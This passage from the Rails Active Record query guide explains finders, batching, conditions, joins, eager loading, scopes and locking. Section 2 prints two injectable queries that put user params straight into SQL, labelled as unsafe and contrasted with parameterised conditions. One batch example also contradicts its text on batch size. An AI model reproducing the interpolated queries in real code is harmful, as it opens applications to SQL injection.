  #<Client id: 1, first_name: "Lifo">,
  #<Client id: 2, first_name: "Fifo">,
  #<Client id: 3, first_name: "Filo">
]
```

The SQL equivalent of the above is:

```
SELECT * FROM clients ORDER BY clients.id ASC LIMIT 3
```

The `first!` method behaves exactly like `first`, except that it will raise `ActiveRecord::RecordNotFound` if no matching record is found.

1.1.4 `last`

The `last` method finds the last record ordered by the primary key. For example:

```
client = Client.last
# => #<Client id: 221, first_name: "Russel">
```

The SQL equivalent of the above is:

```
SELECT * FROM clients ORDER BY clients.id DESC LIMIT 1
```

The `last` method returns `nil` if no matching record is found and no exception will be raised.

You can pass in a numerical argument to the `last` method to return up to that number of results. For example

```
client = Client.last(3)
# => [
  #<Client id: 219, first_name: "James">,
  #<Client id: 220, first_name: "Sara">,
  #<Client id: 221, first_name: "Russel">
]
```

The SQL equivalent of the above is:

```
SELECT * FROM clients ORDER BY clients.id DESC LIMIT 3
```

The `last!` method behaves exactly like `last`, except that it will raise `ActiveRecord::RecordNotFound` if no matching record is found.

1.1.5 `find_by`

The `find_by` method finds the first record matching some conditions. For example:

```
Client.find_by first_name: 'Lifo'
# => #<Client id: 1, first_name: "Lifo">

Client.find_by first_name: 'Jon'
# => nil
```

It is equivalent to writing:

```
Client.where(first_name: 'Lifo').take
```

The SQL equivalent of the above is:

```
SELECT * FROM clients WHERE (clients.first_name = 'Lifo') LIMIT 1
```

The `find_by!` method behaves exactly like `find_by`, except that it will raise `ActiveRecord::RecordNotFound` if no matching record is found. For example:

```
Client.find_by! first_name: 'does not exist'
# => ActiveRecord::RecordNotFound
```

This is equivalent to writing:

```
Client.where(first_name: 'does not exist').take!
```

1.2 Retrieving Multiple Objects in Batches

We often need to iterate over a large set of records, as when we send a newsletter to a large set of users, or when we export data.

This may appear straightforward:

```
# This is very inefficient when the users table has thousands of rows.
User.all.each do |user|
  NewsMailer.weekly(user).deliver_now
end
```

But this approach becomes increasingly impractical as the table size increases, since `User.all.each` instructs Active Record to fetch *the entire table* in a single pass, build a model object per row, and then keep the entire array of model objects in memory. Indeed, if we have a large number of records, the entire collection may exceed the amount of memory available.

Rails provides two methods that address this problem by dividing records into memory-friendly batches for processing. The first method, `find_each`, retrieves a batch of records and then yields*each* record to the block individually as a model. The second method, `find_in_batches`, retrieves a batch of records and then yields *the entire batch* to the block as an array of models.

The `find_each` and `find_in_batches` methods are intended for use in the batch processing of a large number of records that wouldn't fit in memory all at once. If you just need to loop over a thousand records the regular find methods are the preferred option.

1.2.1 `find_each`

The `find_each` method retrieves a batch of records and then yields *each* record to the block individually as a model. In the following example, `find_each` will retrieve 1000 records (the current default for both `find_each` and `find_in_batches`) and then yield each record individually to the block as a model. This process is repeated until all of the records have been processed:

```
User.find_each do |user|
  NewsMailer.weekly(user).deliver_now
end
```

To add conditions to a `find_each` operation you can chain other Active Record methods such as `where`:

```
User.where(weekly_subscriber: true).find_each do |user|
  NewsMailer.weekly(user).deliver_now
end
```

1.2.1.1 Options for `find_each`

The `find_each` method accepts most of the options allowed by the regular `find` method, except for `:order` and `:limit`, which are reserved for internal use by `find_each`.

Two additional options, `:batch_size` and `:begin_at`, are available as well.

`:batch_size`

The `:batch_size` option allows you to specify the number of records to be retrieved in each batch, before being passed individually to the block. For example, to retrieve records in batches of 5000:

```
User.find_each(batch_size: 5000) do |user|
  NewsMailer.weekly(user).deliver_now
end
```

`:begin_at`

By default, records are fetched in ascending order of the primary key, which must be an integer.

The `:begin_at` option allows you to configure the first ID of the sequence whenever the lowest ID is not the one you need. This would be useful, for example, if you wanted to resume an interrupted batch process, provided you saved the last processed ID as a checkpoint.

For example, to send newsletters only to users with the primary key starting from 2000, and to retrieve them in batches of 5000:

```
User.find_each(begin_at: 2000, batch_size: 5000) do |user|
  NewsMailer.weekly(user).deliver_now
end
```

Another example would be if you wanted multiple workers handling the same processing queue. You could have each worker handle 10000 records by setting the appropriate `:begin_at` option on each worker.

`:end_at`

Similar to the `:begin_at` option, `:end_at` allows you to configure the last ID of the sequence whenever the highest ID is not the one you need. This would be useful, for example, if you wanted to run a batch process, using a subset of records based on `:begin_at` and `:end_at`

For example, to send newsletters only to users with the primary key starting from 2000 upto 10000 and to retrieve them in batches of 1000:

```
User.find_each(begin_at: 2000, end_at: 10000, batch_size: 5000) do
|user|
  NewsMailer.weekly(user).deliver_now
end
```

1.2.2 `find_in_batches`

The `find_in_batches` method is similar to `find_each`, since both retrieve batches of records. The difference is that `find_in_batches` yields *batches* to the block as an array of models, instead of individually. The following example will yield to the supplied block an array of up to 1000 invoices at a time, with the final block containing any remaining invoices:

```
# Give add_invoices an array of 1000 invoices at a time
Invoice.find_in_batches do |invoices|
  export.add_invoices(invoices)
end
```

1.2.2.1 Options for `find_in_batches`

The `find_in_batches` method accepts the same `:batch_size`, `:begin_at` and `:end_at` options as `find_each`.

2 Conditions

The `where` method allows you to specify conditions to limit the records returned, representing the `WHERE`-part of the SQL statement. Conditions can either be specified as a string, array, or hash.

2.1 Pure String Conditions

If you'd like to add conditions to your find, you could just specify them in there, just like `Client.where("orders_count = '2'")`. This will find all clients where the `orders_count` field's value is 2.
Building your own conditions as pure strings can leave you vulnerable to SQL injection exploits. For example, `Client.where("first_name LIKE '%#{params[:first_name]}%'")` is not safe. See the next section for the preferred way to handle conditions using an array.

2.2 Array Conditions

Now what if that number could vary, say as an argument from somewhere? The find would then take the form:

```
Client.where("orders_count = ?", params[:orders])
```

Active Record will go through the first element in the conditions value and any additional elements will replace the question marks `(?)` in the first element.
If you want to specify multiple conditions:

```
Client.where("orders_count = ? AND locked = ?", params[:orders],
false)
```

In this example, the first question mark will be replaced with the value in `params[:orders]` and the second will be replaced with the SQL representation of `false`, which depends on the adapter.
This code is highly preferable:

```
Client.where("orders_count = ?", params[:orders])
```

to this code:

```
Client.where("orders_count = #{params[:orders]}")
```

because of argument safety. Putting the variable directly into the conditions string will pass the variable to the database **as-is**. This means that it will be an unescaped variable directly from a user who may have malicious intent. If you do this, you put your entire database at risk because once a user finds out they can exploit your database they can do just about anything to it. Never ever put your arguments directly inside the conditions string.
For more information on the dangers of SQL injection, see the Ruby on Rails Security Guide.

2.2.1 Placeholder Conditions

Similar to the `(?)` replacement style of params, you can also specify keys/values hash in your array conditions:

```
Client.where("created_at >= :start_date AND created_at <= :end_date",
  {start_date: params[:start_date], end_date: params[:end_date]})
```

This makes for clearer readability if you have a large number of variable conditions.

2.3 Hash Conditions

Active Record also allows you to pass in hash conditions which can increase the readability of your conditions syntax. With hash conditions, you pass in a hash with keys of the fields you want conditionalised and the values of how you want to conditionalise them:

Only equality, range and subset checking are possible with Hash conditions.

2.3.1 Equality Conditions

```
Client.where(locked: true)
```

The field name can also be a string:

```
Client.where('locked' => true)
```

In the case of a belongs_to relationship, an association key can be used to specify the model if an Active Record object is used as the value. This method works with polymorphic relationships as well.

```
Article.where(author: author)
Author.joins(:articles).where(articles: { author: author })
```

The values cannot be symbols. For example, you cannot do `Client.where(status: :active)`.

2.3.2 Range Conditions

```
Client.where(created_at: (Time.now.midnight -
1.day)..Time.now.midnight)
```

This will find all clients created yesterday by using a `BETWEEN` SQL statement:

```
SELECT * FROM clients WHERE (clients.created_at BETWEEN '2008-12-21
00:00:00' AND '2008-12-22 00:00:00')
```

This demonstrates a shorter syntax for the examples in Array Conditions

2.3.3 Subset Conditions

If you want to find records using the `IN` expression you can pass an array to the conditions hash:

```
Client.where(orders_count: [1,3,5])
```

This code will generate SQL like this:

```
SELECT * FROM clients WHERE (clients.orders_count IN (1,3,5))
```

2.4 NOT Conditions

`NOT` SQL queries can be built by `where.not`.

```
Article.where.not(author: author)
```

In other words, this query can be generated by calling `where` with no argument, then immediately chain with `not` passing `where` conditions.

3 Ordering

To retrieve records from the database in a specific order, you can use the `order` method.

For example, if you're getting a set of records and want to order them in ascending order by the `created_at` field in your table:

```
Client.order(:created_at)
# OR
Client.order("created_at")
```

You could specify `ASC` or `DESC` as well:

```
Client.order(created_at: :desc)
# OR
```

```
Client.order(created_at: :asc)
# OR
Client.order("created_at DESC")
# OR
Client.order("created_at ASC")
```

Or ordering by multiple fields:

```
Client.order(orders_count: :asc, created_at: :desc)
# OR
Client.order(:orders_count, created_at: :desc)
# OR
Client.order("orders_count ASC, created_at DESC")
# OR
Client.order("orders_count ASC", "created_at DESC")
```

If you want to call `order` multiple times e.g. in different context, new order will append previous one

```
Client.order("orders_count ASC").order("created_at DESC")
# SELECT * FROM clients ORDER BY orders_count ASC, created_at DESC
```

4 Selecting Specific Fields

By default, `Model.find` selects all the fields from the result set using `select *`.

To select only a subset of fields from the result set, you can specify the subset via the `select`method.

For example, to select only `viewable_by` and `locked` columns:

```
Client.select("viewable_by, locked")
```

The SQL query used by this find call will be somewhat like:

```
SELECT viewable_by, locked FROM clients
```

Be careful because this also means you're initializing a model object with only the fields that you've selected. If you attempt to access a field that is not in the initialized record you'll receive:

```
ActiveModel::MissingAttributeError: missing attribute: <attribute>
```

Where `<attribute>` is the attribute you asked for. The `id` method will not raise the `ActiveRecord::MissingAttributeError`, so just be careful when working with associations because they need the `id` method to function properly.

If you would like to only grab a single record per unique value in a certain field, you can use `distinct`:

```
Client.select(:name).distinct
```

This would generate SQL like:

```
SELECT DISTINCT name FROM clients
```

You can also remove the uniqueness constraint:

```
query = Client.select(:name).distinct
# => Returns unique names

query.distinct(false)
# => Returns all names, even if there are duplicates
```

5 Limit and Offset

To apply `LIMIT` to the SQL fired by the `Model.find`, you can specify the `LIMIT` using `limit` and `offset` methods on the relation.

You can use `limit` to specify the number of records to be retrieved, and use `offset` to specify the number of records to skip before starting to return the records. For example

```
Client.limit(5)
```

will return a maximum of 5 clients and because it specifies no offset it will return the first 5 in the table. The SQL it executes looks like this:

```
SELECT * FROM clients LIMIT 5
```

Adding `offset` to that

```
Client.limit(5).offset(30)
```

will return instead a maximum of 5 clients beginning with the 31st. The SQL looks like:

```
SELECT * FROM clients LIMIT 5 OFFSET 30
```

6 Group

To apply a `GROUP BY` clause to the SQL fired by the finder, you can specify the `group` method on the find. For example, if you want to find a collection of the dates orders were created on:

```
Order.select("date(created_at) as ordered_date, sum(price) as
total_price").group("date(created_at)")
```

And this will give you a single `Order` object for each date where there are orders in the database. The SQL that would be executed would be something like this:

```
SELECT date(created_at) as ordered_date, sum(price) as total_price
FROM orders
GROUP BY date(created_at)
```

6.1 Total of grouped items

To get the total of grouped items on a single query call `count` after the `group`.

```
Order.group(:status).count
# => { 'awaiting_approval' => 7, 'paid' => 12 }
```

The SQL that would be executed would be something like this:

```
SELECT COUNT (*) AS count_all, status AS status
FROM "orders"
GROUP BY status
```

7 Having

SQL uses the `HAVING` clause to specify conditions on the `GROUP BY` fields. You can add the `HAVING`clause to the SQL fired by the `Model.find` by adding the `:having` option to the find.
For example:

```
Order.select("date(created_at) as ordered_date, sum(price) as
total_price").
  group("date(created_at)").having("sum(price) > ?", 100)
```

The SQL that would be executed would be something like this:

```
SELECT date(created_at) as ordered_date, sum(price) as total_price
FROM orders
GROUP BY date(created_at)
HAVING sum(price) > 100
```

This will return single order objects for each day, but only those that are ordered more than $100 in a day.

8 Overriding Conditions

8.1 `unscope`

You can specify certain conditions to be removed using the `unscope` method. For example:

```
Article.where('id > 10').limit(20).order('id asc').unscope(:order)
```

The SQL that would be executed:

```
SELECT * FROM articles WHERE id > 10 LIMIT 20

# Original query without `unscope`
SELECT * FROM articles WHERE id > 10 ORDER BY id asc LIMIT 20
```

You can also unscope specific `where` clauses. For example:

```
Article.where(id: 10, trashed: false).unscope(where: :id)
# SELECT "articles".* FROM "articles" WHERE trashed = 0
```

A relation which has used `unscope` will affect any relation it is merged in to:

```
Article.order('id asc').merge(Article.unscope(:order))
# SELECT "articles".* FROM "articles"
```

8.2 `only`

You can also override conditions using the `only` method. For example:

```
Article.where('id > 10').limit(20).order('id desc').only(:order,
:where)
```

The SQL that would be executed:

```
SELECT * FROM articles WHERE id > 10 ORDER BY id DESC

# Original query without `only`
SELECT "articles".* FROM "articles" WHERE (id > 10) ORDER BY id desc LIMIT
20
```

8.3 `reorder`

The `reorder` method overrides the default scope order. For example:

```
class Article < ActiveRecord::Base
  has_many :comments, -> { order('posted_at DESC') }
end

Article.find(10).comments.reorder('name')
```

The SQL that would be executed:

```
SELECT * FROM articles WHERE id = 10
SELECT * FROM comments WHERE article_id = 10 ORDER BY name
```

In case the `reorder` clause is not used, the SQL executed would be:

```
SELECT * FROM articles WHERE id = 10
SELECT * FROM comments WHERE article_id = 10 ORDER BY posted_at DESC
```

8.4 `reverse_order`

The `reverse_order` method reverses the ordering clause if specified.

```
Client.where("orders_count > 10").order(:name).reverse_order
```

The SQL that would be executed:

```
SELECT * FROM clients WHERE orders_count > 10 ORDER BY name DESC
```

If no ordering clause is specified in the query, the `reverse_order` orders by the primary key in reverse order.

```
Client.where("orders_count > 10").reverse_order
```

The SQL that would be executed:

```
SELECT * FROM clients WHERE orders_count > 10 ORDER BY clients.id DESC
```

This method accepts **no** arguments.

8.5 `rewhere`

The `rewhere` method overrides an existing, named where condition. For example:

```
Article.where(trashed: true).rewhere(trashed: false)
```

The SQL that would be executed:

```
SELECT * FROM articles WHERE `trashed` = 0
```

In case the `rewhere` clause is not used,

```
Article.where(trashed: true).where(trashed: false)
```

the SQL executed would be:

```
SELECT * FROM articles WHERE `trashed` = 1 AND `trashed` = 0
```

9 Null Relation

The `none` method returns a chainable relation with no records. Any subsequent conditions chained to the returned relation will continue generating empty relations. This is useful in scenarios where you need a chainable response to a method or a scope that could return zero results.

```
Article.none # returns an empty Relation and fires no queries.
# The visible_articles method below is expected to return a Relation.
@articles = current_user.visible_articles.where(name: params[:name])

def visible_articles
  case role
  when 'Country Manager'
    Article.where(country: country)
  when 'Reviewer'
    Article.published
  when 'Bad User'
    Article.none # => returning [] or nil breaks the caller code in
this case
  end
end
```

10 Readonly Objects

Active Record provides `readonly` method on a relation to explicitly disallow modification of any of the returned objects. Any attempt to alter a readonly record will not succeed, raising an `ActiveRecord::ReadOnlyRecord` exception.

```
client = Client.readonly.first
client.visits += 1
client.save
```

As `client` is explicitly set to be a readonly object, the above code will raise an `ActiveRecord::ReadOnlyRecord` exception when calling `client.save` with an updated value of*visits*.

11 Locking Records for Update

Locking is helpful for preventing race conditions when updating records in the database and ensuring atomic updates.

Active Record provides two locking mechanisms:

- Optimistic Locking
- Pessimistic Locking

11.1 Optimistic Locking

Optimistic locking allows multiple users to access the same record for edits, and assumes a minimum of conflicts with the data. It does this by checking whether another process has made changes to a record since it was opened. An `ActiveRecord::StaleObjectError` exception is thrown if that has occurred and the update is ignored.

Optimistic locking column

In order to use optimistic locking, the table needs to have a column called `lock_version` of type integer. Each time the record is updated, Active Record increments the `lock_version` column. If an update request is made with a lower value in the `lock_version` field than is currently in the `lock_version` column in the database, the update request will fail with an `ActiveRecord::StaleObjectError`. Example:

```
c1 = Client.find(1)
c2 = Client.find(1)

c1.first_name = "Michael"
c1.save

c2.name = "should fail"
c2.save # Raises an ActiveRecord::StaleObjectError
```

You're then responsible for dealing with the conflict by rescuing the exception and either rolling back, merging, or otherwise apply the business logic needed to resolve the conflict.

This behavior can be turned off by setting `ActiveRecord::Base.lock_optimistically = false`.
To override the name of the `lock_version` column, `ActiveRecord::Base` provides a class attribute called `locking_column`:

```
class Client < ActiveRecord::Base
  self.locking_column = :lock_client_column
end
```

11.2 Pessimistic Locking

Pessimistic locking uses a locking mechanism provided by the underlying database. Using `lock`when building a relation obtains an exclusive lock on the selected rows. Relations using `lock` are usually wrapped inside a transaction for preventing deadlock conditions.
For example:

```
Item.transaction do
  i = Item.lock.first
  i.name = 'Jones'
  i.save
end
```

The above session produces the following SQL for a MySQL backend:

```
SQL (0.2ms)   BEGIN
Item Load (0.3ms)   SELECT * FROM `items` LIMIT 1 FOR UPDATE
Item Update (0.4ms)   UPDATE `items` SET `updated_at` = '2009-02-07
18:05:56', `name` = 'Jones' WHERE `id` = 1
SQL (0.8ms)   COMMIT
```

You can also pass raw SQL to the `lock` method for allowing different types of locks. For example, MySQL has an expression called `LOCK IN SHARE MODE` where you can lock a record but still allow other queries to read it. To specify this expression just pass it in as the lock option:

```
Item.transaction do
  i = Item.lock("LOCK IN SHARE MODE").find(1)
  i.increment!(:views)
end
```

If you already have an instance of your model, you can start a transaction and acquire the lock in one go using the following code:

```
item = Item.first
item.with_lock do
  # This block is called within a transaction,
  # item is already locked.
  item.increment!(:views)
end
```

12 Joining Tables

Active Record provides a finder method called `joins` for specifying `JOIN` clauses on the resulting SQL. There are multiple ways to use the `joins` method.

12.1 Using a String SQL Fragment

You can just supply the raw SQL specifying the `JOIN` clause to `joins`:

```
Client.joins('LEFT OUTER JOIN addresses ON addresses.client_id =
clients.id')
```

This will result in the following SQL:

```
SELECT clients.* FROM clients LEFT OUTER JOIN addresses ON
addresses.client_id = clients.id
```

12.2 Using Array/Hash of Named Associations

This method only works with `INNER JOIN`.

Active Record lets you use the names of the associations defined on the model as a shortcut for specifying `JOIN` clauses for those associations when using the `joins` method.

For example, consider the following `Category`, `Article`, `Comment`, `Guest` and `Tag` models:

```
class Category < ActiveRecord::Base
  has_many :articles
end

class Article < ActiveRecord::Base
  belongs_to :category
  has_many :comments
  has_many :tags
end

class Comment < ActiveRecord::Base
  belongs_to :article
  has_one :guest
end

class Guest < ActiveRecord::Base
  belongs_to :comment
end
```

```
class Tag < ActiveRecord::Base
  belongs_to :article
end
```

Now all of the following will produce the expected join queries using `INNER JOIN`:

12.2.1 Joining a Single Association

```
Category.joins(:articles)
```

This produces:

```
SELECT categories.* FROM categories
  INNER JOIN articles ON articles.category_id = categories.id
```

Or, in English: "return a Category object for all categories with articles". Note that you will see duplicate categories if more than one article has the same category. If you want unique categories, you can use `Category.joins(:articles).uniq`.

12.2.2 Joining Multiple Associations

```
Article.joins(:category, :comments)
```

This produces:

```
SELECT articles.* FROM articles
  INNER JOIN categories ON articles.category_id = categories.id
  INNER JOIN comments ON comments.article_id = articles.id
```

Or, in English: "return all articles that have a category and at least one comment". Note again that articles with multiple comments will show up multiple times.

12.2.3 Joining Nested Associations (Single Level)

```
Article.joins(comments: :guest)
```

This produces:

```
SELECT articles.* FROM articles
  INNER JOIN comments ON comments.article_id = articles.id
  INNER JOIN guests ON guests.comment_id = comments.id
```

Or, in English: "return all articles that have a comment made by a guest."

12.2.4 Joining Nested Associations (Multiple Level)

```
Category.joins(articles: [{ comments: :guest }, :tags])
```

This produces:

```
SELECT categories.* FROM categories
  INNER JOIN articles ON articles.category_id = categories.id
  INNER JOIN comments ON comments.article_id = articles.id
  INNER JOIN guests ON guests.comment_id = comments.id
  INNER JOIN tags ON tags.article_id = articles.id
```

12.3 Specifying Conditions on the Joined Tables

You can specify conditions on the joined tables using the regular Array and String conditions. Hash conditions provides a special syntax for specifying conditions for the joined tables:

```
time_range = (Time.now.midnight - 1.day)..Time.now.midnight
Client.joins(:orders).where('orders.created_at' => time_range)
```

An alternative and cleaner syntax is to nest the hash conditions:

```
time_range = (Time.now.midnight - 1.day)..Time.now.midnight
```

```
Client.joins(:orders).where(orders: { created_at: time_range })
```

This will find all clients who have orders that were created yesterday, again using a `BETWEEN` SQL expression.

13 Eager Loading Associations

Eager loading is the mechanism for loading the associated records of the objects returned by `Model.find` using as few queries as possible.

N + 1 queries problem

Consider the following code, which finds 10 clients and prints their postcodes:

```
clients = Client.limit(10)

clients.each do |client|
  puts client.address.postcode
end
```

This code looks fine at the first sight. But the problem lies within the total number of queries executed. The above code executes 1 (to find 10 clients) + 10 (one per each client to load the address) = **11**queries in total.

Solution to N + 1 queries problem

Active Record lets you specify in advance all the associations that are going to be loaded. This is possible by specifying the `includes` method of the `Model.find` call. With `includes`, Active Record ensures that all of the specified associations are loaded using the minimum possible number of queries.

Revisiting the above case, we could rewrite `Client.limit(10)` to use eager load addresses:

```
clients = Client.includes(:address).limit(10)

clients.each do |client|
  puts client.address.postcode
end
```

The above code will execute just **2** queries, as opposed to **11** queries in the previous case:

```
SELECT * FROM clients LIMIT 10
SELECT addresses.* FROM addresses
  WHERE (addresses.client_id IN (1,2,3,4,5,6,7,8,9,10))
```

13.1 Eager Loading Multiple Associations

Active Record lets you eager load any number of associations with a single `Model.find` call by using an array, hash, or a nested hash of array/hash with the `includes` method.

13.1.1 Array of Multiple Associations

```
Article.includes(:category, :comments)
```

This loads all the articles and the associated category and comments for each article.

13.1.2 Nested Associations Hash

```
Category.includes(articles: [{ comments: :guest }, :tags]).find(1)
```

This will find the category with id 1 and eager load all of the associated articles, the associated articles' tags and comments, and every comment's guest association.

13.2 Specifying Conditions on Eager Loaded Associations

Even though Active Record lets you specify conditions on the eager loaded associations just like `joins`, the recommended way is to use joins instead.

However if you must do this, you may use `where` as you would normally.

```
Article.includes(:comments).where(comments: { visible: true })
```

This would generate a query which contains a `LEFT OUTER JOIN` whereas the `joins` method would generate one using the `INNER JOIN` function instead.

```
SELECT "articles"."id" AS t0_r0, ... "comments"."updated_at" AS t1_r5
FROM "articles" LEFT OUTER JOIN "comments" ON "comments"."article_id" =
"articles"."id" WHERE (comments.visible = 1)
```

If there was no `where` condition, this would generate the normal set of two queries.
Using `where` like this will only work when you pass it a Hash. For SQL-fragments you need to use `references` to force joined tables:

```
Article.includes(:comments).where("comments.visible =
true").references(:comments)
```

If, in the case of this `includes` query, there were no comments for any articles, all the articles would still be loaded. By using `joins` (an INNER JOIN), the join conditions **must** match, otherwise no records will be returned.

14 Scopes

Scoping allows you to specify commonly-used queries which can be referenced as method calls on the association objects or models. With these scopes, you can use every method previously covered such as `where`, `joins` and `includes`. All scope methods will return an `ActiveRecord::Relation`object which will allow for further methods (such as other scopes) to be called on it.
To define a simple scope, we use the `scope` method inside the class, passing the query that we'd like to run when this scope is called:

```
class Article < ActiveRecord::Base
  scope :published, -> { where(published: true) }
end
```

This is exactly the same as defining a class method, and which you use is a matter of personal preference:

```
class Article < ActiveRecord::Base
  def self.published
    where(published: true)
  end
end
```

Scopes are also chainable within scopes:

```
class Article < ActiveRecord::Base
  scope :published,               -> { where(published: true) }
  scope :published_and_commented, -> { published.where("comments_count
> 0") }
end
```

To call this `published` scope we can call it on either the class:

```
Article.published # => [published articles]
```

Or on an association consisting of `Article` objects:

```
category = Category.first
category.articles.published # => [published articles belonging to this
category]
```

14.1 Passing in arguments

Your scope can take arguments:

```
class Article < ActiveRecord::Base
  scope :created_before, ->(time) { where("created_at < ?", time) }
end
```

Call the scope as if it were a class method:

```
Article.created_before(Time.zone.now)
```

However, this is just duplicating the functionality that would be provided to you by a class method.

```
class Article < ActiveRecord::Base
  def self.created_before(time)
    where("created_at < ?", time)
  end
end
```

Using a class method is the preferred way to accept arguments for scopes. These methods will still be accessible on the association objects:

```
category.articles.created_before(time)
```

14.2 Applying a default scope

If we wish for a scope to be applied across all queries to the model we can use the `default_scope`method within the model itself.

```
class Client < ActiveRecord::Base
  default_scope { where("removed_at IS NULL") }
end
```

When queries are executed on this model, the SQL query will now look something like this:

```
SELECT * FROM clients WHERE removed_at IS NULL
```

If you need to do more complex things with a default scope, you can alternatively define it as a class method:

```
class Client < ActiveRecord::Base
  def self.default_scope
    # Should return an ActiveRecord::Relation.
  end
end
```

14.3 Merging of scopes

Just like `where` clauses scopes are merged using `AND` conditions.

```
class User < ActiveRecord::Base
  scope :active, -> { where state: 'active' }
  scope :inactive, -> { where state: 'inactive' }
end

User.active.inactive
# SELECT "users".* FROM "users" WHERE "users"."state" = 'active' AND
"users"."state" = 'inactive'
```

We can mix and match `scope` and `where` conditions and the final sql will have all conditions joined with `AND`.

```
User.active.where(state: 'finished')
# SELECT "users".* FROM "users" WHERE "users"."state" = 'active' AND
"users"."state" = 'finished'
```

If we do want the last `where` clause to win then `Relation#merge` can be used.

```
User.active.merge(User.inactive)
# SELECT "users".* FROM "users" WHERE "users"."state" = 'inactive'
```

One important caveat is that `default_scope` will be prepended in `scope` and `where` conditions.

```
class User < ActiveRecord::Base
  default_scope { where state: 'pending' }
  scope :active, -> { where state: 'active' }
  scope :inactive, -> { where state: 'inactive' }
end
```

```
User.all
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending'

User.active
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND
"users"."state" = 'active'

User.where(state: 'inactive')
# SELECT "users".* FROM "users" WHERE "users"."state" = 'pending' AND
"users"."state" = 'inactive'
```

As you can see above the `default_scope` is being merged in both `scope` and `where` conditions.

14.4 Removing All Scoping

If we wish to remove scoping for any reason we can use the `unscoped` method. This is especially useful if a `default_scope` is specified in the model and should not be applied for this particular query.

```
Client.unscoped.load
```

This method removes all scoping and will do a normal query on the table.

Note that chaining `unscoped` with a `scope` does not work. In these cases, it is recommended that you use the block form of `unscoped`:

```
Client.unscoped {
  Client.created_before(Time.zone.now)
}
```

15 Dynamic Finders

For every field (also known as an attribute) you define in your table, Active Record provides a finder method. If you have a field called `first_name` on your `Client` model for example, you get `find_by_first_name` for free from Active Record. If you have a `locked` field on the `Client` model, you also get `find_by_locked` and methods.

You can specify an exclamation point (`!`) on the end of the dynamic finders to get them to raise an `ActiveRecord::RecordNotFound` error if they do not return any records, like `Client.find_by_name!("Ryan")`

If you want to find both by name and locked, you can chain these finders together by simply typing "`and`" between the fields. For example, `Client.find_by_first_name_and_locked("Ryan", true)`.

16 Understanding The Method Chaining

The Active Record pattern implements Method Chaining, which allow us to use multiple Active Record methods together in a simple and straightforward way.

You can chain methods in a statement when the previous method called returns an `ActiveRecord::Relation`, like `all`, `where`, and `joins`. Methods that return a single object (seeRetrieving a Single Object Section) have to be at the end of the statement.

There are some examples below. This guide won't cover all the possibilities, just a few as examples. When an Active Record method is called, the query is not immediately generated and sent to the database, this just happens when the data is actually needed. So each example below generates a single query.

16.1 Retrieving filtered data from multiple tables

```
Person
  .select('people.id, people.name, comments.text')
  .joins(:comments)
  .where('comments.created_at > ?', 1.week.ago)
```

The result should be something like this:

```
SELECT people.id, people.name, comments.text
FROM people
INNER JOIN comments
  ON comments.person_id = people.id
WHERE comments.created_at = '2015-01-01'
```

16.2 Retrieving specific data from multiple tables

```
Person
  .select('people.id, people.name, companies.name')
  .joins(:company)
  .find_by('people.name' => 'John') # this should be the last
```

The above should generate:

```
SELECT people.id, people.name, companies.name
FROM people
INNER JOIN companies
  ON companies.person_id = people.id
WHERE people.name = 'John'
LIMIT 1
```

Note that if a query matches multiple records, `find_by` will fetch only the first one and ignore the others (see the `LIMIT 1` statement above).

17 Find or Build a New Object

It's common that you need to find a record or create it if it doesn't exist. You can do that with the `find_or_create_by` and `find_or_create_by!` methods.

17.1 `find_or_create_by`

The `find_or_create_by` method checks whether a record with the attributes exists. If it doesn't, then`create` is called. Let's see an example.
Suppose you want to find a client named 'Andy', and if there's none, create one. You can do so by running:

```
Client.find_or_create_by(first_name: 'Andy')
# => #<Client id: 1, first_name: "Andy", orders_count: 0, locked:
true, created_at: "2011-08-30 06:09:27", updated_at: "2011-08-30
06:09:27">
```

The SQL generated by this method looks like this:

```
SELECT * FROM clients WHERE (clients.first_name = 'Andy') LIMIT 1
BEGIN
INSERT INTO clients (created_at, first_name, locked, orders_count,
updated_at) VALUES ('2011-08-30 05:22:57', 'Andy', 1, NULL, '2011-08-30
05:22:57')
COMMIT
```

`find_or_create_by` returns either the record that already exists or the new record. In our case, we didn't already have a client named Andy so the record is created and returned.
The new record might not be saved to the database; that depends on whether validations passed or not (just like `create`).
Suppose we want to set the 'locked' attribute to `false` if we're creating a new record, but we don't want to include it in the query. So we want to find the client named "Andy", or if that client doesn't exist, create a client named "Andy" which is not locked.
We can achieve this in two ways. The first is to use `create_with`:

```
Client.create_with(locked: false).find_or_create_by(first_name:
'Andy')
```
The second way is using a block:

```
Client.find_or_create_by(first_name: 'Andy') do |c|
  c.locked = false
end
```
The block will only be executed if the client is being created. The second time we run this code, the block will be ignored.

17.2 `find_or_create_by!`

You can also use `find_or_create_by!` to raise an exception if the new record is invalid. Validations are not covered on this guide, but let's assume for a moment that you temporarily add
```
validates :orders_count, presence: true
```
to your `Client` model. If you try to create a new `Client` without passing an `orders_count`, the record will be invalid and an exception will be raised:
```
Client.find_or_create_by!(first_name: 'Andy')
# => ActiveRecord::RecordInvalid: Validation failed: Orders count
can't be blank
```

17.3 `find_or_initialize_by`

The `find_or_initialize_by` method will work just like `find_or_create_by` but it will call `new`instead of `create`. This means that a new model instance will be created in memory but won't be saved to the database. Continuing with the `find_or_create_by` example, we now want the client named 'Nick':
```
nick = Client.find_or_initialize_by(first_name: 'Nick')
# => <Client id: nil, first_name: "Nick", orders_count: 0, locked:
true, created_at: "2011-08-30 06:09:27", updated_at: "2011-08-30
06:09:27">

nick.persisted?
# => false

nick.new_record?
# => true
```
Because the object is not yet stored in the database, the SQL generated looks like this:

```
SELECT * FROM clients WHERE (clients.first_name = 'Nick') LIMIT 1
```
When you want to save it to the database, just call `save`:
```
nick.save
# => true
```

18 Finding by SQL

If you'd like to use your own SQL to find records in a table you can use `find_by_sql`.
The `find_by_sql` method will return an array of objects even if the underlying query returns just a single record. For example you could run this query:
```
Client.find_by_sql("SELECT * FROM clients
  INNER JOIN orders ON clients.id = orders.client_id
  ORDER BY clients.created_at desc")
# =>  [
  #<Client id: 1, first_name: "Lucas" >,
  #<Client id: 2, first_name: "Jan" >,
  # ...
]
```
`find_by_sql` provides you with a simple way of making custom calls to the database and retrieving instantiated objects.

18.1 select_all

`find_by_sql` has a close relative called `connection#select_all`. `select_all` will retrieve objects from the database using custom SQL just like `find_by_sql` but will not instantiate them. Instead, you will get an array of hashes where each hash indicates a record.

```
Client.connection.select_all("SELECT first_name, created_at FROM
clients WHERE id = '1'")
# => [
  {"first_name"=>"Rafael", "created_at"=>"2012-11-10
23:23:45.281189"},
